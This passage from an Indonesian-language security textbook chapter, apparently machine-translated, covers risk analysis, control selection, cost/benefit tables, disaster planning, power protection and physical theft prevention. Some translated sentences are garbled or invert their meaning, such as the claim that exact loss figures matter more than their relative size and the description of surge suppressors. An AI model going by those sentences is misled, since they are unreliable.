- Apakah pelepasan item data dapat membahayakan seseorang atau organisasi? Apakah ada kemungkinan tindakan hukum jika kerugian dilakukan?

- Bisakah akses tidak sah ke item data menyebabkan hilangnya peluang bisnis di masa depan? Mungkinkah itu memberi pesaing keuntungan yang tidak adil? Berapa perkiraan kerugian pendapatan?
- Apa dampak psikologis dari kurangnya layanan komputer? Malu? Kehilangan kredibilitas? Kehilangan bisnis? Berapa banyak pelanggan yang akan terpengaruh? Apa nilai mereka sebagai pelanggan?
- Apa nilai akses ke data atau program? Bisakah perhitungan ini ditunda? Bisakah perhitungan ini dilakukan di tempat lain? Berapa biaya untuk meminta pihak ketiga melakukan komputasi di tempat lain?
- ASpa nilai bagi orang lain yang memiliki akses ke data atau program? Berapa banyak pesaing bersedia membayar untuk akses?
- Masalah lain apa yang akan muncul dari hilangnya data? Bisakah data diganti atau direkonstruksi? Dengan jumlah pekerjaan berapa?

Ini bukan biaya yang mudah untuk dievaluasi. Namun demikian, mereka diperlukan untuk mengembangkan pemahaman yang menyeluruh tentang risiko. Lebih jauh lagi, kerentanan dalam keamanan komputer seringkali jauh lebih tinggi daripada yang diperkirakan para manajer. Perkiraan realistis dari potensi bahaya dapat menimbulkan kekhawatiran dan menyarankan tempat-tempat di mana perhatian terhadap keamanan sangat dibutuhkan.

Langkah 5: Survei dan Pilih Kontrol Baru

Pada titik ini dalam analisis risiko kami, kami memahami kerentanan sistem dan kemungkinan eksploitasi. Kami beralih ke analisis kontrol untuk melihat mana yang menangani risiko yang telah kami identifikasi. Kami ingin mencocokkan setiap kerentanan dengan setidaknya satu teknik keamanan yang sesuai. Setelah kami melakukannya, kami dapat menggunakan perkiraan kerugian kami untuk membantu kami memutuskan kontrol mana, sendiri atau bersama, yang paling hemat biaya untuk situasi tertentu.

Memilih Kontrol

Dalam analisis ini, kontrol dapat tumpang tindih, seperti misalnya, ketika penjaga manusia dan pintu terkunci keduanya melindungi terhadap akses yang tidak sah. Tak satu pun dari ini berlebihan, karena penjaga manusia dapat menangani situasi luar biasa (misalnya, ketika pengguna yang sah kehilangan kunci), tetapi kunci mencegah akses jika penjaga terganggu. Juga, satu kontrol dapat mencakup beberapa kerentanan, sehingga mengenkripsi satu set data dapat melindungi kerahasiaan dan integritas.

Kontrol memiliki efek positif dan negatif: Enkripsi, misalnya, melindungi kerahasiaan, tetapi juga membutuhkan waktu dan menimbulkan masalah manajemen kunci. Jadi, ketika memilih kontrol, Anda harus mempertimbangkan dampak penuh.

Kontrol tidak sempurna. Mereka bisa gagal: Penjaga bisa disuap atau tertidur, enkripsi bisa rusak, dan perangkat kontrol akses bisa rusak. Beberapa kontrol lebih kuat dari

yang lain. Misalnya, perangkat fisik umumnya lebih kuat daripada kebijakan tertulis (kebijakan tetap berguna).

Biasanya tidak ada satu set kontrol terbaik. Satu kontrol lebih kuat, yang lain lebih dapat digunakan, yang lain mencegah bahaya alih-alih mendeteksinya setelahnya, dan yang lain melindungi dari beberapa jenis kerentanan.

Seperti yang telah Anda simpulkan, analisis risiko melibatkan pembangunan susunan multidimensi: aset, kerentanan, kemungkinan, kontrol. Memetakan kontrol untuk kerentanan mungkin melibatkan penggunaan teori grafik untuk memilih satu set kontrol minimal yang menangani semua kerentanan. Keuntungan dari dokumentasi yang hati-hati dan sistematis dari semua data ini adalah bahwa setiap pilihan dapat dianalisis, dan efek samping dari perubahan terlihat jelas.

Jika proses ini terdengar sulit, memang sulit, tetapi tidak perlu berlebihan. Mendaftar semua aset kurang penting daripada mendaftar beberapa aset teratas, mungkin lima hingga sepuluh. Mendalilkan semua kerentanan kurang penting daripada mengenali beberapa kelas bahaya dan penyebab yang representatif. Dengan jumlah aset dan kerentanan yang dapat dikelola, menentukan kontrol (beberapa di antaranya mungkin sudah ada) tidak perlu ekstensif, selama beberapa kontrol mencakup setiap kerentanan utama.

Langkah 6: Biaya dan Penghematan Proyek

Pada titik ini dalam analisis risiko kami, kami telah mengidentifikasi kontrol yang menangani setiap kerentanan dalam daftar kami. Langkah selanjutnya adalah menentukan apakah biaya lebih besar daripada manfaat mencegah atau mengurangi risiko. Ingatlah bahwa kita mengalikan probabilitas risiko dengan dampak risiko untuk menentukan eksposur risiko. Dampak risiko adalah kerugian yang mungkin kita alami jika risiko tersebut berubah menjadi masalah yang nyata. Ada teknik untuk membantu kita menentukan eksposur risiko.

Biaya efektif dari pengendalian yang diberikan adalah biaya pengendalian yang sebenarnya (seperti harga pembelian, biaya pemasangan, dan biaya pelatihan) dikurangi kerugian yang diharapkan dari penggunaan pengendalian (seperti biaya administrasi atau pemeliharaan). Dengan demikian, biaya sebenarnya dari suatu pengendalian mungkin positif jika pengendalian itu mahal untuk dikelola atau menimbulkan risiko baru di area lain dari sistem. Atau biaya bahkan bisa negatif jika pengurangan risiko lebih besar daripada biaya pengendalian.

Misalnya, anggaplah sebuah departemen telah menentukan bahwa beberapa pengguna telah memperoleh akses tidak sah ke sistem komputasi. Manajer takut penyusup mungkin mencegat atau bahkan mengubah data sensitif pada sistem. Salah satu pendekatan untuk mengatasi masalah ini adalah dengan menginstal program kontrol akses data yang lebih aman. Meskipun biaya perangkat lunak kontrol akses tinggi ($25.000), biayanya mudah dibenarkan jika dibandingkan dengan nilainya, seperti yang ditunjukkan pada Tabel 5.7. Karena seluruh biaya paket dibebankan

pada tahun pertama, keuntungan yang lebih besar diharapkan untuk tahun-tahun berikutnya.

Tabel 5.7 Justifikasi Perangkat Lunak Kontrol Akses

Item	Amount
Risks: disclosure of company confidential data, computation based on incorrect data	
Cost to reconstruct correct data: $1,000,000 @ 10% likelihood per year	$100,000
Effectiveness of access control software: 60%	−60,000
Cost of access control software	+25,000
Expected annual costs due to loss and controls (100,000 − 60,000 + 25,000)	$65,000
Savings (100,000 − 65,000)	$35,000


Perusahaan lain menggunakan operator umum untuk menautkan ke jaringan untuk aplikasi komputasi tertentu. Perusahaan telah mengidentifikasi risiko akses tidak sah ke data dan fasilitas komputasi melalui jaringan. Perusahaan dapat menghilangkan risiko ini dengan mengganti akses jaringan jarak jauh dengan persyaratan untuk mengakses sistem hanya dari mesin yang dioperasikan di tempat perusahaan. Mesin belum dimiliki; yang baru harus diakuisisi. Ekonomi dari contoh ini tidak menjanjikan, seperti yang ditunjukkan pada Tabel 5.8.

Tabel 5.8 Analisis Biaya/Manfaat untuk Mengganti Akses Jaringan

Item	Amount
Risk: unauthorized access and use	
Access to unauthorized data and programs $100,000 @ 2% likelihood per year	$2,000
Unauthorized use of computing facilities $10,000 @ 40% likelihood per year	4,000
Expected annual loss (2,000 + 4,000)	6,000
Effectiveness of network control: 100%	−6,000
Control cost:	
Hardware (50,000 amortized over 5 years)	+10,000
Software (20,000 amortized over 5 years)	+4,000
Support personnel (each year)	+40,000
Annual cost	54,000
Expected annual loss (6,000 − 6,000 + 54,000)	$54,000
Savings (6,000 − 54,000)	−$48,000

Untuk melengkapi analisis tabular ini, kita dapat menggunakan penggambaran grafis untuk membedakan ekonomi yang terlibat dalam memilih di antara beberapa strategi. Misalnya, kita mempertimbangkan penggunaan pengujian regresi setelah melakukan peningkatan untuk memperbaiki kelemahan keamanan. Pengujian regresi berarti menerapkan pengujian untuk memverifikasi bahwa semua fungsi yang tersisa tidak terpengaruh oleh perubahan. Ini bisa menjadi proses yang mahal, terutama untuk sistem besar yang mengimplementasikan banyak fungsi.

Untuk membantu kami memutuskan, kami menggambar diagram seperti pada Gambar 5.2. Kami ingin membandingkan dampak risiko melakukan pengujian regresi dengan tidak melakukannya. Dengan demikian, bagian atas diagram menunjukkan risiko dalam melakukan pengujian regresi, dan bagian bawah risiko tidak melakukan pengujian regresi. Dalam masing-masing dari dua kasus, salah satu dari tiga hal dapat terjadi: Kami menemukan kesalahan kritis, ada kesalahan kritis tetapi kami tidak menemukannya, atau tidak ada kesalahan kritis yang ditemukan. Untuk setiap kemungkinan, pertama-tama kita menghitung probabilitas hasil yang tidak diinginkan, *Probability of an Unwanted Outcome* - P(UO). Kemudian, kami mengasosiasikan kerugian dengan hasil yang tidak diinginkan itu, *Loss with that Unwanted Outcome* - L(UO). Jadi, dalam contoh kita, jika kita melakukan pengujian regresi dan melewatkan kesalahan kritis yang mengintai dalam sistem (probabilitas 0,05), kerugiannya bisa menjadi $30 juta. Mengalikan keduanya, kami menemukan eksposur risiko untuk strategi itu menjadi $1,5 juta. Seperti yang Anda lihat dari perhitungan pada gambar, melakukan pengujian regresi lebih aman daripada melewatkannya.



Gambar 5.2 Perhitungan Risiko untuk Pengujian Regresi

Seperti yang ditunjukkan dalam contoh ini, analisis risiko dapat digunakan untuk mengevaluasi biaya sebenarnya dari pengendalian yang diusulkan. Dengan cara ini, analisis risiko dapat digunakan sebagai alat perencanaan. Efektivitas pengendalian yang berbeda dapat dibandingkan di atas kertas sebelum investasi aktual dilakukan. Analisis risiko dengan demikian dapat digunakan berulang kali, untuk memilih satu set kontrol yang optimal.

5.4.3 Argumen Untuk dan Melawan Analisis Risiko

Analisis risiko adalah alat perencanaan yang terkenal, sering digunakan oleh auditor, akuntan, dan manajer. Dalam banyak situasi, seperti memperoleh persetujuan untuk obat baru, pembangkit listrik baru, dan perangkat medis baru, analisis risiko diwajibkan oleh hukum di banyak negara. Ada banyak alasan bagus untuk melakukan analisis risiko sebagai persiapan untuk membuat rencana keamanan.

- Meningkatkan kesadaran. Membahas masalah keamanan dapat meningkatkan minat dan perhatian umum di antara pengembang dan pengguna. Terutama ketika populasi pengguna memiliki sedikit keahlian dalam komputasi, analisis risiko dapat mendidik pengguna tentang peran keamanan dalam melindungi fungsi dan data yang penting untuk operasi dan produk pengguna.
- Menghubungkan misi keamanan dengan tujuan manajemen. Keamanan sering dianggap sebagai pengurasan keuangan tanpa keuntungan. Manajemen tidak selalu melihat bahwa keamanan membantu menyeimbangkan kerugian dan mengendalikan biaya.
- Identifikasi aset, kerentanan, dan kontrol. Beberapa organisasi tidak menyadari aset komputasi mereka, nilainya bagi organisasi, dan kerentanan yang terkait dengan aset tersebut. Analisis sistematis menghasilkan daftar aset, penilaian, dan risiko yang komprehensif.
- Meningkatkan dasar untuk keputusan. Seorang manajer keamanan dapat mengajukan argumen sebagai "Saya pikir kita memerlukan firewall di sini" atau "Saya pikir kita harus menggunakan otentikasi berbasis token daripada kata sandi." Analisis risiko menambah penilaian manajer sebagai dasar pengambilan keputusan.
- Membenarkan pengeluaran untuk keamanan. Beberapa mekanisme keamanan tampak sangat mahal dan tanpa manfaat yang jelas. Analisis risiko dapat membantu mengidentifikasi contoh yang memerlukan biaya untuk menerapkan mekanisme keamanan utama. Manajer dapat menunjukkan risiko yang jauh lebih besar karena tidak membelanjakan uang untuk keamanan.

Analisis risiko memberikan dasar rasional untuk pengeluaran untuk keamanan, membenarkan hal-hal yang akan dibelanjakan dan jumlah yang dibelanjakan.

Namun, terlepas dari keuntungan analisis risiko, ada beberapa argumen yang menentang penggunaannya untuk mendukung pengambilan keputusan.

- Rasa presisi dan kepercayaan diri yang salah. Inti dari analisis risiko adalah penggunaan data empiris untuk menghasilkan perkiraan dampak risiko, probabilitas risiko, dan eksposur risiko. Bahayanya adalah bahwa angka-angka ini akan memberi kita rasa presisi yang salah, sehingga menimbulkan kepercayaan yang tidak semestinya pada angka-angka tersebut. Namun, dalam banyak kasus, angka itu sendiri jauh lebih penting daripada ukuran relatifnya. Apakah kerugian

yang diharapkan adalah $ 100.000 atau $ 150.000 relatif tidak penting. Jauh lebih signifikan bahwa kerugian yang diharapkan jauh di atas anggaran $10.000 atau $20.000 yang dialokasikan untuk melaksanakan pengendalian tertentu. Selain itu, setiap kali analisis risiko menghasilkan potensi kerugian yang besar, sistem tersebut layak untuk diteliti lebih lanjut untuk melihat apakah akar penyebab risiko dapat diatasi.

- Sulit untuk dilakukan. Menghitung aset, kerentanan, dan kontrol membutuhkan pemikiran kreatif. Menilai frekuensi dan dampak kerugian bisa jadi sulit dan subjektif. Sebuah analisis risiko besar akan memiliki banyak hal untuk dipertimbangkan. Analisis risiko dapat dibatasi pada aset atau kerentanan tertentu.
- Ketetapan. Banyak pemimpin proyek perangkat lunak memandang proses seperti analisis risiko sebagai fakta kehidupan yang menjengkelkan—langkah yang harus diambil dengan tergesa-gesa sehingga pengembang dapat melanjutkan pekerjaan yang lebih menarik terkait dengan merancang, membangun, dan menguji sistem. Untuk alasan ini, analisis risiko, seperti rencana kontinjensi dan rencana lima tahun, memiliki kecenderungan untuk diajukan dan segera dilupakan. Tetapi jika sebuah organisasi memperhatikan keamanan dengan serius, ia akan melihat analisis risiko sebagai dokumen hidup, memperbaruinya setidaknya setiap tahun atau bersamaan dengan peningkatan sistem utama.
- Kurangnya akurasi. Analisis risiko tidak selalu akurat, karena berbagai alasan. Pertama, kita mungkin tidak dapat menghitung probabilitas risiko dengan akurasi apa pun, terutama ketika kita tidak memiliki riwayat masa lalu dari situasi serupa. Kedua, bahkan jika kita mengetahui kemungkinannya, kita tidak selalu dapat memperkirakan dampak risiko dengan baik. Literatur manajemen risiko penuh dengan makalah tentang menggambarkan skenario, menunjukkan bahwa menyajikan situasi yang sama dalam dua cara berbeda untuk dua kelompok orang yang setara dapat menghasilkan dua perkiraan dampak yang sangat berbeda. Dan ketiga, kita mungkin tidak dapat mengantisipasi semua risiko yang mungkin terjadi. Misalnya, pembangun jembatan tidak tahu tentang risiko yang ditimbulkan oleh torsi dari angin kencang yang menyebabkan jembatan terpelintir tertiup angin dan runtuh. Setelah mempelajari kegagalan masif jembatan ini dan menemukan penyebabnya, para insinyur mewajibkan penyertaan torsi dalam parameter simulasi mereka. Demikian pula, kami mungkin tidak cukup tahu tentang perangkat lunak, keamanan, atau konteks di mana sistem akan digunakan, jadi mungkin ada celah dalam analisis risiko kami yang menyebabkannya tidak akurat.

Kurangnya akurasi ini sering disebut sebagai kekurangan analisis risiko. Tapi kekurangan ini adalah ikan haring merah. Analisis risiko berguna sebagai alat perencanaan, untuk membandingkan pilihan. Kami mungkin tidak dapat memprediksi peristiwa secara akurat, tetapi kami dapat menggunakan analisis risiko untuk menimbang trade-off antara satu tindakan dan tindakan lainnya. Ketika analisis risiko digunakan dalam perencanaan keamanan, ini menyoroti pengeluaran keamanan mana yang paling efektif dari segi biaya. Dasar investigasi ini penting untuk memilih di antara kontrol ketika uang yang tersedia untuk keamanan terbatas. Dan analisis risiko kami harus meningkat saat kami membangun lebih banyak sistem, mengevaluasi

keamanannya, dan memiliki basis pengalaman yang lebih besar untuk menarik perkiraan kami.

Analisis risiko memiliki banyak keuntungan sebagai bagian dari rencana keamanan atau sebagai alat untuk pengambilan keputusan keamanan yang tidak terlalu formal. Ini berkisar dari sangat subjektif dan tidak tepat hingga sangat kuantitatif. Hal ini berguna untuk menghasilkan dan mendokumentasikan pemikiran tentang kemungkinan ancaman dan kemungkinan penanggulangan. Akhirnya, mendukung pengambilan keputusan rasional tentang kontrol keamanan.

Selanjutnya kita beralih ke bencana alam dengan implikasi keamanan.

5.5 Menangani Bencana

Sebagian besar buku ini berfokus pada masalah teknis dalam keamanan dan solusi teknisnya: firewall, teknik enkripsi, pemindai malware, dan banyak lagi. Tetapi banyak ancaman terhadap keamanan yang melibatkan manusia atau bencana alam, peristiwa yang juga harus ditangani dalam rencana keamanan. Untuk alasan ini, di bagian ini kami mempertimbangkan bagaimana mengatasi hal-hal nonteknis yang bisa salah. Penanganan masalah nonteknis memiliki dua aspek: mencegah hal-hal yang dapat dicegah dan pemulihan dari hal-hal yang tidak dapat dicegah. Keamanan fisik adalah istilah yang digunakan untuk menggambarkan perlindungan yang dibutuhkan di luar sistem komputer. Kontrol keamanan fisik yang umum termasuk penjaga, kunci, dan pagar untuk mencegah serangan langsung. Selain itu, ada jenis perlindungan lain terhadap bencana yang tidak langsung, seperti banjir dan pemadaman listrik; ini juga merupakan bagian dari keamanan fisik. Seperti yang ditunjukkan bagian ini, banyak tindakan keamanan fisik dapat dilakukan hanya dengan akal sehat yang baik, karakteristik yang dicatat Mark Twain "adalah kebajikan yang paling tidak biasa."

5.5.1 Bencana alam

Komputer tunduk pada bencana alam yang sama yang dapat terjadi pada rumah, toko, dan mobil. Mereka dapat kebanjiran, terbakar, meleleh, terkena benda jatuh, dan dihancurkan oleh gempa bumi, badai, dan tornado. Selain itu, komputer sensitif terhadap lingkungan pengoperasiannya, sehingga panas yang berlebihan atau daya yang tidak memadai juga merupakan ancaman. Tidak ada yang bisa mencegah bencana alam, tetapi melalui perencanaan yang matang, organisasi dapat mengurangi kerusakan yang ditimbulkannya. Beberapa tindakan dapat diambil untuk mengurangi dampaknya. Karena banyak dari bahaya ini tidak dapat dicegah atau diprediksi, pengendalian berfokus pada pembatasan kemungkinan kerusakan dan pemulihan dengan cepat dari bencana. Masalah yang harus dipertimbangkan termasuk kebutuhan untuk backup di luar lokasi, biaya penggantian peralatan, kecepatan penggantian peralatan, kebutuhan daya komputasi yang tersedia, dan biaya atau kesulitan mengganti data dan program.

Bencana alam tidak dapat diprediksi atau dicegah; yang tidak alasan gagal untuk mempersiapkan mereka.

Banjir

Air dari banjir alami berasal dari permukaan tanah, naik secara bertahap, dan membawa serta lumpur dan puing-puing. Seringkali, staf memiliki waktu untuk mematikan sistem komputasi secara teratur; paling buruk, organisasi kehilangan beberapa pemrosesan yang sedang berlangsung. Di lain waktu, seperti ketika bendungan jebol, pipa air pecah, sistem sprinkler tidak berfungsi, atau atap runtuh karena badai, banjir tiba-tiba dapat membanjiri sistem dan penggunanya sebelum apa pun dapat diselamatkan. Air bisa datang dari atas, bawah, atau samping. Mesin dapat hancur atau rusak oleh lumpur dan air, tetapi sebagian besar sistem komputasi diasuransikan dan dapat diganti oleh pabrikan. Manajer peralatan unik atau tak tergantikan yang mengenali risiko tambahan terkadang membeli atau menyewa duplikat sistem perangkat keras yang berlebihan untuk memastikan terhadap gangguan layanan.

Bahkan ketika perangkat keras dapat diganti, kita harus memperhatikan data dan program yang disimpan. Administrator sistem dapat memilih untuk melabeli media penyimpanan dengan cara yang memudahkan untuk mengidentifikasi data yang paling penting. Misalnya, label hijau, kuning, dan merah mungkin menunjukkan disk mana yang paling sensitif, sehingga semua disk merah dipindahkan dari pusat data selama badai. Demikian pula, kantong plastik besar dan pita kedap air dapat disimpan di dekat peralatan dan media penting; mereka digunakan untuk melindungi perangkat keras dan media penyimpanan jika terjadi pipa pecah atau banjir mendadak lainnya.

Masalah sebenarnya adalah melindungi data dan menjaga kemampuan komputasi. Satu-satunya cara untuk memastikan keamanan data adalah dengan menyimpan salinan cadangan di satu atau lebih lokasi yang aman.

Kebakaran

Api lebih serius daripada air; sering kali tidak ada banyak waktu untuk bereaksi, dan kehidupan manusia lebih mungkin berada dalam bahaya langsung. Untuk memastikan bahwa personel sistem dapat bereaksi dengan cepat, setiap pengguna dan manajer harus memiliki rencana untuk mematikan sistem secara teratur. Proses seperti itu hanya memakan waktu beberapa menit tetapi dapat membuat pemulihan menjadi lebih mudah. Rencana ini harus mencakup tanggung jawab individu untuk semua orang: beberapa untuk menghentikan sistem, yang lain untuk melindungi media penting, yang lain untuk menutup pintu pada lemari media. Ketentuan harus dibuat untuk tanggung jawab sekunder, sehingga staf di tempat dapat melakukan tugas bagi mereka yang tidak berada di kantor.

Air secara tradisional digunakan untuk memadamkan api, tetapi dapat merusak peralatan dan kertas. Faktanya, alat penyiram bisa lebih merusak daripada kebakaran itu sendiri. Sebuah sensor api biasanya mengaktifkan banyak alat penyiram,

menyiram seluruh ruangan, bahkan ketika api hanyalah beberapa kertas yang menyala di keranjang sampah dan tidak mengancam sistem komputasi. Banyak pusat komputasi menggunakan alat pemadam karbon dioksida atau sistem otomatis yang menyemprotkan gas seperti Halon untuk memadamkan api tetapi tidak meninggalkan residu. Sayangnya, sistem gas ini bekerja dengan menggantikan oksigen di dalam ruangan, mencekik api tetapi membuat manusia tidak bisa bernapas.
Akibatnya, ketika perangkat perlindungan ini diaktifkan, manusia harus pergi, menghentikan upaya untuk menyelamatkan media portabel.

Pertahanan terbaik untuk situasi seperti ini adalah penempatan fasilitas komputasi secara hati-hati. Lokasi tanpa jendela dengan pintu akses tahan api dan dinding tinggi penuh yang tidak mudah terbakar dapat mencegah beberapa kebakaran menyebar dari area yang berdekatan ke ruang komputasi. Dengan fasilitas tahan api dan asap, personel hanya mematikan sistem dan pergi, mungkin membawa media yang paling penting.

Pencegahan kebakaran cukup efektif, terutama karena sebagian besar barang komputer tidak mudah terbakar. Perencanaan awal, diperkuat dengan latihan simulasi, dapat membantu memanfaatkan sedikit waktu yang tersedia sebelum evakuasi diperlukan.

Bencana Alam Lainnya

Komputer tunduk pada badai angin, gempa bumi, gunung berapi, dan peristiwa serupa. Meski bukan bencana alam, keruntuhan bangunan, ledakan, dan kerusakan akibat benda jatuh dapat dikategorikan dalam kategori yang sama. Jenis bencana ini sulit diprediksi atau dinilai.

Tapi kita tahu malapetaka ini akan terjadi. Manajer keamanan mengatasinya dengan beberapa cara:

- mengembangkan rencana darurat sehingga orang tahu bagaimana bereaksi dalam keadaan darurat dan bisnis dapat terus berlanjut
- mengasuransikan aset fisik—komputer, gedung, perangkat, persediaan—dari bahaya
- menjaga data sensitif dengan menyimpan salinan di lokasi yang terpisah secara fisik

5.5.2 Kehilangan Daya

Komputer membutuhkan makanan mereka—listrik—dan mereka membutuhkan pasokan yang konstan dan murni. Dengan kehilangan daya langsung, semua komputasi segera dihentikan. Karena kemungkinan kerusakan media dengan kehilangan daya secara tiba-tiba, banyak disk drive memantau tingkat daya dan dengan cepat menarik kembali kepala rekaman jika daya mati. Untuk aplikasi kritis waktu tertentu, hilangnya layanan dari sistem tidak dapat ditoleransi; dalam kasus ini, catu daya alternatif yang lengkap harus segera tersedia.

Sumber daya tanpa hambatan

Salah satu perlindungan terhadap kehilangan daya adalah catu daya yang tidak pernah terputus. Perangkat ini menyimpan energi selama operasi normal sehingga dapat mengembalikan energi cadangan jika listrik padam. Salah satu bentuk catu daya yang tidak pernah terputus menggunakan baterai yang terus diisi daya saat listrik menyala tetapi kemudian memberikan daya saat listrik padam. Namun, ukuran, panas, mudah terbakar, dan keluaran rendah dapat menjadi masalah dengan baterai.

Beberapa catu daya yang tidak pernah terputus menggunakan roda besar yang terus bergerak saat listrik tersedia. Ketika listrik padam, inersia di roda mengoperasikan generator untuk menghasilkan lebih banyak daya. Ukuran dan durasi keluaran energi yang terbatas menjadi masalah dengan variasi catu daya ini. Kedua bentuk catu daya dimaksudkan untuk menyediakan daya untuk waktu yang terbatas, cukup lama untuk memungkinkan kondisi saat ini
perhitungan yang akan disimpan sehingga tidak ada perhitungan yang hilang.

Penekan Surge

Masalah lain dengan kekuasaan adalah "kebersihannya." Meskipun kebanyakan orang tidak menyadarinya, variasi 10 persen dari tegangan saluran yang dinyatakan dianggap dapat diterima, dan beberapa saluran listrik bahkan lebih bervariasi. Saluran listrik tertentu mungkin secara konsisten tinggi atau rendah hingga 10 persen.

Penekan surge adalah perangkat yang mampu melakukan tegangan transien yang tinggi. Mereka digunakan untuk melindungi perangkat lain yang dapat dihancurkan oleh tegangan transien.

Di banyak tempat, lampu redup sesaat ketika alat besar, seperti AC, mulai beroperasi. Ketika motor besar mulai, ia menarik sejumlah besar arus, yang mengurangi aliran ke perangkat lain di telepon. Saat motor berhenti, penghentian penarikan yang tiba-tiba dapat mengirimkan lonjakan sementara di sepanjang jalur. Demikian pula, sambaran petir dapat mengirimkan pulsa besar sesaat. Jadi, alih-alih konstan, daya yang disalurkan sepanjang saluran listrik menunjukkan banyak fluktuasi singkat, yang disebut penurunan, lonjakan, dan lonjakan. Penurunan adalah penurunan tegangan sesaat, dan lonjakan atau lonjakan adalah kenaikan. Untuk peralatan komputasi, penurunan tidak seserius lonjakan. Sebagian besar peralatan listrik toleran terhadap fluktuasi arus yang agak besar.

Namun, variasi ini dapat merusak peralatan elektronik yang sensitif. Perangkat sederhana yang disebut "penekan lonjakan" menyaring lonjakan dari saluran listrik, menghalangi fluktuasi yang akan memengaruhi komputer. Perangkat ini berharga mulai dari $20 hingga $100; mereka harus diinstal pada setiap komputer, printer, atau komponen lain yang terhubung. Model yang lebih sensitif biasanya digunakan pada sistem yang lebih besar.

Seperti disebutkan sebelumnya, sambaran petir dapat mengirim lonjakan melalui saluran listrik. Untuk meningkatkan perlindungan, pengguna komputer pribadi biasanya mencabut mesin mereka saat tidak digunakan, serta selama badai listrik. Sumber kehancuran lain yang mungkin adalah petir yang menyambar saluran telepon. Karena lonjakan daya dapat menjalar di sepanjang saluran telepon dan masuk ke komputer atau periferal, saluran telepon harus diputuskan dari modem selama badai. Langkah-langkah sederhana ini dapat menghemat banyak pekerjaan serta peralatan berharga.

5.5.3 Perilaku Manusia

Karena komputer dan medianya peka terhadap berbagai gangguan, perusak dapat merusak perangkat keras, perangkat lunak, dan data. Penyerang manusia dapat berupa karyawan yang tidak puas, operator yang bosan, penyabot, orang yang mencari kesenangan, atau pembuat kesalahan yang tidak disengaja. Jika akses fisik mudah didapat, serangan kasar menggunakan kapak atau batu bata bisa sangat efektif. Seorang pria baru-baru ini menembak komputer yang dia klaim telah berada di toko untuk diperbaiki berkali-kali tanpa hasil.

Serangan fisik oleh pengacau yang tidak terampil seringkali mudah dicegah; seorang penjaga dapat menghentikan seseorang yang mendekati instalasi komputer dengan benda yang mengancam atau berbahaya. Ketika akses fisik sulit, serangan yang lebih halus dapat dicoba, menghasilkan kerusakan yang cukup serius. Orang dengan pengetahuan teknis sederhana tentang suatu sistem dapat menghubungkan komputer dengan kunci mobil atau menonaktifkan disk drive dengan klip kertas. Item ini tidak akan menarik perhatian sampai serangan selesai.

Akses dan Penggunaan Tidak Sah

Film dan laporan surat kabar membesar-besarkan kemudahan mendapatkan akses ke sistem komputer. Namun, karena sistem komputasi terdistribusi menjadi lebih umum, melindungi sistem dari akses luar menjadi lebih sulit dan lebih penting. Intersepsi adalah bentuk akses yang tidak sah; penyerang memotong data dan merusak kerahasiaan atau mencegah data dibaca atau digunakan oleh orang lain. Dalam konteks ini, intersepsi adalah serangan pasif. Tetapi kita juga harus memperhatikan intersepsi aktif, dalam arti penyerang dapat mengubah atau memasukkan data sebelum mengizinkannya untuk melanjutkan ke tujuannya.

Pencurian

Mencuri komputer mainframe besar atau rak server itu menantang. Tidak hanya sulit untuk membawanya pergi, tetapi menemukan pembeli yang bersedia serta mengatur pemasangan dan pemeliharaan juga memerlukan bantuan khusus. Namun, laporan tercetak dan perangkat data yang dapat dipindahkan dapat dibawa dengan mudah. Jika pencurian dilakukan dengan baik, kerugian mungkin tidak terdeteksi untuk beberapa waktu.

Komputer pribadi, laptop, telepon pintar, dan asisten digital pribadi (PDA, seperti tablet atau Blackberry) dirancang agar berukuran kecil dan portabel. Flash drive atau memory stick mudah dibawa dalam saku atau tas kerja. Komputer dan media yang mudah dibawa juga mudah disembunyikan.

Kita dapat mengambil salah satu dari tiga pendekatan untuk mencegah pencurian: mencegah akses, mencegah portabilitas, atau mendeteksi pintu keluar.

Pencegahan Akses

Cara paling pasti untuk mencegah pencurian adalah menjauhkan pencuri dari peralatan. Namun, pencuri bisa menjadi orang dalam atau orang luar. Oleh karena itu, diperlukan perangkat kontrol akses baik untuk mencegah akses oleh individu yang tidak berwenang maupun untuk merekam akses oleh yang berwenang. Catatan akses dapat membantu mengidentifikasi siapa yang melakukan pencurian.

Kontrol akses tertua adalah Guard, tetapi dalam arti manusia ditempatkan di pintu untuk mengontrol akses ke ruangan atau peralatan. Penjaga menawarkan perlindungan tradisional; peran mereka dipahami dengan baik, dan perlindungan yang mereka tawarkan memadai dalam banyak situasi. Namun, penjaga harus bertugas terus menerus agar efektif; mengizinkan istirahat menyiratkan setidaknya empat penjaga untuk operasi 24 jam, dengan tambahan untuk liburan dan sakit. Penjaga harus secara pribadi mengenali seseorang atau mengenali token akses, seperti lencana. Orang bisa kehilangan atau melupakan lencana; karyawan yang diberhentikan dan lencana palsu juga menjadi masalah. Kecuali jika penjaga membuat catatan tentang setiap orang yang telah memasuki fasilitas, staf keamanan tidak dapat mengetahui siapa (karyawan atau pengunjung) yang memiliki akses sebelum masalah ditemukan.

